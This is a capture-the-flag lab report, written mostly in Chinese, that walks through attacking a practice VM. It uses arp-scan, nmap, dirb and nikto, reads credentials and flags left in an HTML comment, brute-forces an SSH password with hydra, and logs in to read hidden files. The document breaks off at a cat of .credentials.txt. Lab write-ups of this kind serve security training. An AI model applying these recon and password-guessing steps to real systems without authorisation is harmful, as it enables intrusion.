
Final Report


Team 8

Flag 1

一開始先從arp-scan -l這個指令中找出在攻擊範圍內的主機，並用nmap -A掃描




```
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:bc:df, IPv4: 10.138.227.103
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.138.227.0    00:12:cf:cd:dc:87       Accton Technology Corp
10.138.227.0    00:12:cf:cd:db:d9       Accton Technology Corp (DUP: 2)
10.138.227.0    00:12:cf:d8:7a:44       Accton Technology Corp (DUP: 3)
10.138.227.0    00:12:cf:cd:cf:0c       Accton Technology Corp (DUP: 4)
10.138.227.0    00:12:cf:cd:ce:41       Accton Technology Corp (DUP: 5)
10.138.227.0    00:12:cf:cd:c9:f3       Accton Technology Corp (DUP: 6)
10.138.227.0    00:12:cf:cd:d1:8a       Accton Technology Corp (DUP: 7)
10.138.227.28   00:0c:29:1b:92:32       VMware, Inc.

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 3.085 seconds (82.98 hosts/sec).
8 responded
```




```
┌──(root㉿kali)-[~]
└─# nmap -A 10.138.227.28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 23:52 EDT
Nmap scan report for 10.138.227.28
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 af:b9:68:38:77:7c:40:f6:bf:98:09:ff:d9:5f:73:ec (RSA)
|   256 b9:df:60:1e:6d:6f:d7:f6:24:fd:ae:f8:e3:cf:16:ac (ECDSA)
|_  256 78:5a:95:bb:d5:bf:ad:cf:b2:f5:0f:c0:0c:af:f7:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| / /backup /admin /admin_area /r00t /uploads
|_/uploaded_files /flag
| http-title: Sign-Up/Login Form
|_Requested resource was login.php
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:1B:92:32 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```


再用dirb找到http://10.138.227.28/flag/ 的網頁，並在firefox中輸入網址就可以找到flag1




```
┌──(root㉿kali)-[~]
└─# dirb http://10.138.227.28
```



```
GENERATED WORDS: 4612

---- Scanning URL: http://10.138.227.28/ ----


==> DIRECTORY: http://10.138.227.28/admin_area/

==> DIRECTORY: http://10.138.227.28/assets/

==> DIRECTORY: http://10.138.227.28/css/

==> DIRECTORY: http://10.138.227.28/flag/
+ http://10.138.227.28/index.php (CODE:302|SIZE:1228)

==> DIRECTORY: http://10.138.227.28/js/
+ http://10.138.227.28/robots.txt (CODE:200|SIZE:160)
+ http://10.138.227.28/server-status (CODE:403|SIZE:278)
```


kali-linux-2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
1:21
Upload Center
http://10.138.227.28/index.ph
10.138.227.28/flag/index.htm
10.138.227.28/flag/index.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
VirusTotal - Home


The 1st flag is : {VGhpcyBpcyBhIEppbW15J3MgQ3liZXIgQ2xhc3M6MTAgcG9pbnRzCg==}




```
┌──(root㉿kali)-[~]
└─# echo "VGhpcyBpcyBhIEppbW15J3MgQ3liZXIgQ2xhc3M6MTAgcG9pbnRzCg==" | base64 -d
This is a Jimmy's Cyber Class:10 points
```

Flag 2

透過dirb可以知道一些主機的分頁，一一點開進入之後可在http://10.138.227.28/admin_area/ 中的瀏覽網頁原始碼中找到flag2




The admin area not work :)



Upload Center
http://10.138.227.28/index.ph
10.138.227.28/flag/index.htm
http://10.138.227.28/admin_a
view-source:http://10.138.227.28/admin_area/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
VirusTotal


```
<html>
<head>
<title>
Fake admin area :)
</title>
<body>
<center><h1>The admin area not work :) </h1></center>
<!--    username : admin
    password : changeme
    The 2nd flag is : {WW91IG1pZ2h0IGhhdmUgZ3JlYXQgdGltZSBpbiB0aGlzIHNlY3VyaXR5IGNsYXNzOjEwIHBvaW50cwo=}
-->
</body>
</html>
```




```
┌──(root㉿kali)-[~]
└─# echo "WW91IG1pZ2h0IGhhdmUgZ3JlYXQgdGltZSBpbiB0aGlzIHNlY3VyaXR5IGNsYXNzOjEwIHBvaW50cwo=" | base64 -d
You might have great time in this security class:10 points
```

Flag 3


透過nikto看到/css/ This might be interesting，所以點進網頁之後看到有兩個分頁可以選，點進hint.txt之後可在網頁中找到flag3



```
┌──(root㉿kali)-[~]
└─# nikto -h 10.138.227.28
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.138.227.28
+ Target Hostname:    10.138.227.28
+ Target Port:        80
+ Start Time:         2022-06-05 19:56:32 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diffe
rent fashion to the MIME type
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin_area/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/uploaded_files/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/flag/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7924 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2022-06-05 19:57:29 (GMT-4) (57 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



```
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : {T2YgY291cnNlIHlvdSBrbm93IHBhc3N3b3JkIGNyYWNrIGlzIGlsbGVnYWw6MTAgcG9pbnRzCg==}
```




```
└─# echo "T2YgY291cnNlIHlvdSBrbm93IHBhc3N3b3JkIGNyYWNrIGlzIGlsbGVnYWw6MTAgcG9pbnRzCg==" | base64 -d
Of course you know password crack is illegal:10 points
```


Flag 4

透過flag3的網頁可以知道有一個帳號是technawi，並用hydra可以知道密碼是ilovehacking


透過nmap -A可以得知被攻擊的虛擬主機有開ssh，因此用ssh做攻擊



```
┌──(root㉿kali)-[~]
└─# nmap -A 10.138.227.28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 23:52 EDT
Nmap scan report for 10.138.227.28
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 af:b9:68:38:77:7c:40:f6:bf:98:09:ff:d9:5f:73:ec (RSA)
|   256 b9:df:60:1e:6d:6f:d7:f6:24:fd:ae:f8:e3:cf:16:ac (ECDSA)
|_  256 78:5a:95:bb:d5:bf:ad:cf:b2:f5:0f:c0:0c:af:f7:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| / /backup /admin /admin_area /r00t /uploads
|_/uploaded_files /flag
| http-title: Sign-Up/Login Form
|_Requested resource was login.php
|_http-server-header: Apache/2.4.18 (Ubuntu)
```




```
┌──(root㉿kali)-[~]
└─# ssh -p 22 technawi@10.138.227.28
technawi@10.138.227.28's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

137 packages can be updated.
10 updates are security updates.


Last login: Sun May 29 05:44:19 2022 from 10.0.0.36
technawi@Jordaninfosec-CTF01:~$ ls
flag.txt
technawi@Jordaninfosec-CTF01:~$ cat flag.txt
The 4th flag is : {R3JlYXQhIEJ1dCB5b3UgbmVlZCB0byBmaW5kIG90aGVyIGFjY291bnQgdG8gZXhlY3V0ZSBzdWRvOjE1IHBvaW50cwo=}
technawi@Jordaninfosec-CTF01:~$ whoami
technawi
```




```
┌──(root㉿kali)-[~]
└─# echo "R3JlYXQhIEJ1dCB5b3UgbmVlZCB0byBmaW5kIG90aGVyIGFjY291bnQgdG8gZXhlY3V0ZSBzdWRvOjE1IHBvaW50cwo=" | base64 -d
Great! But you need to find other account to execute sudo:15 points
```

Flag 5

同Flag 4一樣，登入technawi這個帳號後，使用ls -al顯示出所有的檔案，包含隱藏的檔案.credentials.txt，打開這個檔案後，便取得Flag 5。




```
technawi@Jordaninfosec-CTF01:~$ ls -al
total 60
drwxr-xr-x 5 technawi technawi  4096 May 29 06:54 .
drwxr-xr-x 5 root     root      4096 May 29 05:53 ..
-rw------- 1 technawi technawi 10489 Jun  6 07:28 .bash_history
-rw-r--r-- 1 technawi technawi   220 Apr 11  2017 .bash_logout
-rw-r--r-- 1 technawi technawi  3771 Apr 11  2017 .bashrc
drwx------ 2 technawi technawi  4096 Apr 11  2017 .cache
-rw-r--r-- 1 technawi root        91 May 29 06:54 .credentials.txt
-rw-r----- 1 technawi technawi   113 Apr 15  2021 flag.txt
drwxrwxr-x 2 technawi technawi  4096 Apr 15  2021 .nano
-rw-r--r-- 1 technawi technawi   655 Apr 11  2017 .profile
drwx------ 2 technawi technawi  4096 Jun 22  2020 .ssh
-rw-r--r-- 1 technawi technawi     0 Apr 11  2017 .sudo_as_admin_successful
-rw------- 1 root     root      6666 Apr 21  2017 .viminfo
technawi@Jordaninfosec-CTF01:~$ cat .credentials.txt
